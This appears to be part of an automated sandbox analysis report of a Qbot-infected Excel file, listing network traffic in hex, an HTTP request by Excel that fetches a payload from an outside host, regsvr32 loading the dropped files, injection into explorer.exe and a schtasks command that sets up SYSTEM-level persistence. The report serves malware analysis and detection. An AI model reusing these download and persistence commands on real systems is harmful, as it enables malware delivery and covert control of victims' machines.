<tr><td>2021-09-29 21:45:41 UTC</td><td>440</td><td>IN</td><td>Data Raw: 3b 20 3b 40 3b 60 3b 6c 3b 84 3b 88 3b a8 3b c8 3b e8 3b f0 3b f4 3b 0c 3c 10 3c 20 3c 44 3c 50 3c 58 3c 88
3c 90 3c 94 3c ac 3c b0 3c cc 3c d0 3c d8 3c e0 3c e8 3c ec 3c f4 3c 08 3d 24 3d 28 3d 44 3d 48 3d 68 3d 84 3d 88 3d a4
3d a8 3d c8 3d e8 3d 04 3e 08 3e 00 90 06 00 08 01 00 00 04 30 08 30 24 30 40 30 60 30 88 30 ec 30 f0 30 10 31 30 31
50 31 54 31 58 31 70 31 74 31 78 31 ac 32 b4 32 bc 32 c4 32 cc 32 d4 32 dc 32 e4 32 ec 32 f4 32 fc 32 04 33 0c 33 14 33
1c 33 24 33 2c 33 34 33 3c 33 44 33 4c 33 54 33 5c 33 64 33 00 39 60 3a 70 3a 80 3a 90 3a a0 3a c4 3a d0 3a d4 3a d8
3a dc 3a e0 3a e8 3a ec 3a a8 3b b0 3b b4 3b b8 3b e0 3b e4 3b e8 3b ec 3b f0 3b f4 3b f8 3b fc 3b 00 3c 04 3c 08 3c 0c
3c 10 3c 14 3c 18 3c 1c 3c 20 3c 24 3c 28 3c 2c 3c 30 3c 34 3c
Data Ascii: ; ;@;`;l;;;;;;;;<< <D<P<X<<<<<<<<<<<<<<=$=(=D=H=h=======>>00$0@0`0000101P1T1X1p1t1x122222
2222223333$3,343<3D3L3T3\3d39`:p::::::::::::;;;;;;;;;;;;<<<<<<<<< <$<(<,<0<4<</td></tr>
</tbody>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:41 UTC	448	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-09-29 21:45:41 UTC	456	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-09-29 21:45:41 UTC	464	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49752	162.222.225.250	443	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:42 UTC	466	OUT	GET /9DPZqAfZdq5z/key.xml HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: mercanets.com Connection: Keep-Alive
2021-09-29 21:45:44 UTC	467	IN	HTTP/1.1 200 OK Date: Wed, 29 Sep 2021 21:45:42 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 0 Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5340 Parent PID: 744

General

Start time:	23:45:34

Start date:	29/09/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x9b0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 7012 Parent PID: 5340

General

Start time:	23:45:44
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test
Imagebase:	0x210000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 6932 Parent PID: 5340

General

Start time:	23:45:44
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test
Imagebase:	0x210000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000009.00000003.380505097.0000000003320000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 5528 Parent PID: 5340

General

Start time:	23:45:45
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test
Imagebase:	0x210000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 6888 Parent PID: 6932

General

Start time:	23:46:24
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xd20000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000011.00000002.592808629.0000000000AF0000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: schtasks.exe PID: 3016 Parent PID: 6888

General

Start time:	23:46:26
Start date:	29/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn xtwplfwnel /tr 'regsvr32.exe -s \'C:\Datop\test1.test\'' /SC ONCE /Z /ST 23:48 /ET 24:00
Imagebase:	0xce0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: conhost.exe PID: 6704 Parent PID: 3016

General

Start time:	23:46:27
Start date:	29/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis